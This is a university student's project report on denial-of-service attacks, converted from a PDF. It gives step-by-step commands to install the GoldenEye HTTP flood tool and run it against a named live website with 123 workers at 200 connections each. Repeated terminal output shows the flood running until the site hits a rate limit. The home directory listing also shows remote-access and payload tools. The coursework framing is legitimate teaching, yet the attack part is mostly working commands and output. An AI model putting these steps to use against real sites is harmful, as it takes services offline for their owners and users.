

NETAJI SUBHASH UNIVERSITY OF TECHNOLOGY



CYBER SECURITY PROJECT DOS - DENIAL OF SERVICE

Student Name : Upanshu Dhankher

Roll Number : 2021UCA1901

Branch : CSAI 2



Instructor : Gaurav Singal Sir


WHAT IS DENIAL OF SERVICE ATTACK?

- A Denial of Service attacks motive is to flood System and networks with traffic to exhaust its Resources and bandwidth. By doing so, it is Unable to cater to legitimate service requests.
- When attackers use multiple systems to Launch this attack. It is known as Distributed Denial of Service attack (DDOS).



TO PERFORM THE ATTACK WE WILL BE USING KALI LINUX






We also need a tool called GOLDEN EYE for our purpose which will help in bombarding of the website . This tool need to be downloaded from git clone

This tool is a dos tool that is meant to put heavy load on HTTP servers in order to bring them to their knees by exhausting the resource pool.

Command for installing Golden Eye tool



The screenshot shows a terminal window on a Kali Linux system. The terminal title is '(nsut㉿kali)-[~]'. The user has run the command '\$ git clone https://github.com/jseidl/GoldenEye.git'. The output of the command shows the progress of cloning the repository, including object enumeration, counting, compressing, and receiving objects, and finally resolving deltas. The terminal window also shows a file manager icon in the top bar.



```
(nsut㉿kali)-[~]
$ git clone https://github.com/jseidl/GoldenEye.git
Cloning into 'GoldenEye' ...
remote: Enumerating objects: 102, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 102 (delta 0), reused 2 (delta 0), pack-reused 99
Receiving objects: 100% (102/102), 121.64 KiB | 996.00 KiB/s, done.
Resolving deltas: 100% (36/36), done.

(nsut㉿kali)-[~]
```

After this our golden eye tool will be downloaded and we first need to verify whether it has been downloaded or not .

Then install it and at the end we need to change our working directory to use this tool for our DOS attack.

For verifying we can either go and check it in downloads or write ls command in the terminal which will give us our list of the items in our working directory.



Command for verifying through terminal is -> ls

```
(nsut㉿kali)-[~]
$ ls
AndroRAT  apk.test_FILES  Documents  GoldenEye  instaloader  Music      Pictures  Storm-Breaker  Videos
apk.test  Desktop          Downloads  hack.apk   jdk1.8.0_351  Payload.apk  Public    Templates
```

Command for changing our current working directory ->cd

```
(nsut㉿kali)-[~]
$ cd GoldenEye
                └─
(nsut㉿kali)-[~/GoldenEye]
$ ls
goldeneye.py  README.md  res  util
```

Now we need to write our main command which will help us to perform our attack.

```
(nsut㉿kali)-[~/GoldenEye]
$ ./goldeneye.py https://newone-omega.vercel.app/ -w 123 -s 200 -d
```

As we need to access .py file in the golden eye folder where the actual code has been written . So we have used ./goldeneye.py followed by the website name which we want to attack on.

```
File Actions Edit View Help
└─(nsut㉿kali)-[~]
$ git clone https://github.com/jseidl/GoldenEye.git
Cloning into 'GoldenEye'...
remote: Enumerating objects: 102, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 102 (delta 0), reused 2 (delta 0), pack-reused 99
Receiving objects: 100% (102/102), 121.64 KiB | 996.00 KiB/s, done.
Resolving deltas: 100% (36/36), done.


└─(nsut㉿kali)-[~]
$ ls
AndroRAT apk.test_FILES Documents GoldenEye instaloader Music Pictures Storm-Breaker Videos
apk.test Desktop Downloads hack.apk jdk1.8.0_351 Payload.apk Public Templates

└─(nsut㉿kali)-[~]
$ cd GoldenEye
└─(nsut㉿kali)-[~/GoldenEye]
$ ls
goldeneye.py README.md res util

└─(nsut㉿kali)-[~/GoldenEye]
$ ./goldeneye.py https://newone-omega.vercel.app/ -w 123 -s 200 -d
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 123 workers running 200 connections each. Hit CTRL+C to cancel.
Starting 123 concurrent workers
Starting worker Striker-2
Starting worker Striker-3
Starting worker Striker-5
Starting worker Striker-4
Starting worker Striker-6
Starting worker Striker-13
Starting worker Striker-12
Initiating monitor
Starting worker Striker-16
Starting worker Striker-15
Starting worker Striker-11
Starting worker Striker-9
Starting worker Striker-7
Starting worker Striker-10
```

Website where we need to attack



newone-omega.vercel.app

Apps Google TDN 8i creations - Googl... Yahoo! Mail: The be... mtnl Google Google google Welcome to Facebo... New Tab Welcome to Facebo...

Learn Ethical Hacking Home About Youtube Channel Contact Me Button →

Lets Start Hacking And Be A Professional Hacker

-Utkarsh Tyagi


There are a thousand hacking at the branches of evil to one who is striking at the root.

Button Button



What Is Ethical Hacking

Ethical hacking, also known as penetration testing or pen testing, is legally breaking into computers and devices to test an organization's defenses. It's among the most exciting IT jobs any person can be involved in. You are literally getting paid to keep up with the latest technology and get to break into computers without the threat of being arrested. Companies engage ethical hackers to identify vulnerabilities in their systems. From the penetration tester's point of view, there is no downside: If you hack in past the current defenses, you've given the client a chance to close the hole before an attacker discovers it. If you don't find anything, your client is even happier because they now get to declare their systems "secure enough that even paid hackers couldn't break into it." Win-win!





Now after writing the command given below

```
File Actions Edit View Help
└─(nsut㉿kali)-[~]
$ git clone https://github.com/jseidl/GoldenEye.git
Cloning into 'GoldenEye' ...
remote: Enumerating objects: 102, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 102 (delta 0), reused 2 (delta 0), pack-reused 99
Receiving objects: 100% (102/102), 121.64 KiB | 996.00 KiB/s, done.
Resolving deltas: 100% (36/36), done.

└─(nsut㉿kali)-[~]
$ ls
AndroRAT  apk.test_FILES  Documents  GoldenEye  instaloader  Music      Pictures  Storm-Breaker  Videos
apk.test  Desktop        Downloads  hack.apk   jdk1.8.0_351  Payload.apk  Public    Templates

└─(nsut㉿kali)-[~]
$ cd GoldenEye
└─(nsut㉿kali)-[~/GoldenEye]
$ ls
goldeneye.py  README.md  res  util

└─(nsut㉿kali)-[~/GoldenEye]
$ ./goldeneye.py https://newone-omega.vercel.app/ -w 123 -s 200 -d
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>


Hitting webserver in mode 'get' with 123 workers running 200 connections each. Hit CTRL+C to cancel.
Starting 123 concurrent workers
Starting worker Striker-2
Starting worker Striker-3
Starting worker Striker-5
Starting worker Striker-4
Starting worker Striker-6
Starting worker Striker-13
Starting worker Striker-12
Initiating monitor
Starting worker Striker-16
Starting worker Striker-15
Starting worker Striker-11
Starting worker Striker-9
Starting worker Striker-7
Starting worker Striker-10
```



File Actions Edit View Help

```
Starting worker Striker-73
Starting worker Striker-78
Starting worker Striker-87
Starting worker Striker-93
Starting worker Striker-61
Starting worker Striker-90
Starting worker Striker-86
Starting worker Striker-82
Starting worker Striker-95
Starting worker Striker-63
Starting worker Striker-109
Starting worker Striker-66
Starting worker Striker-79
Starting worker Striker-94
Starting worker Striker-81
Starting worker Striker-84
Starting worker Striker-104
Starting worker Striker-106
Starting worker Striker-103
Starting worker Striker-102
Starting worker Striker-99
Starting worker Striker-116
Starting worker Striker-113
Starting worker Striker-92
Starting worker Striker-105
Starting worker Striker-115
Starting worker Striker-119
Starting worker Striker-118
Starting worker Striker-88
Starting worker Striker-108
Starting worker Striker-120
Starting worker Striker-112
Starting worker Striker-117
Starting worker Striker-111
Starting worker Striker-98
Starting worker Striker-114
Starting worker Striker-96
Starting worker Striker-122
Starting worker Striker-100
Starting worker Striker-110
Starting worker Striker-107
Starting worker Striker-101
Starting worker Striker-121
```

While the attack is being performed the tool will keep on sending/bombarding the website . On reload the site won't open even after multiple attempts. This will continue to happen until the attacker ends the attack from the terminal.



Upon reopening the website . It won't open and will show triggering of rate limit.

Access has been restricted

You have triggered a rate limit.

Please wait a few minutes before you try again;
in some cases this may take up to an hour.

Finally the attacker will now have to end the attack
by pressing control+c inside the terminal.

```
Killing worker Striker-105
Killing worker Striker-106
Killing worker Striker-107
Killing worker Striker-108
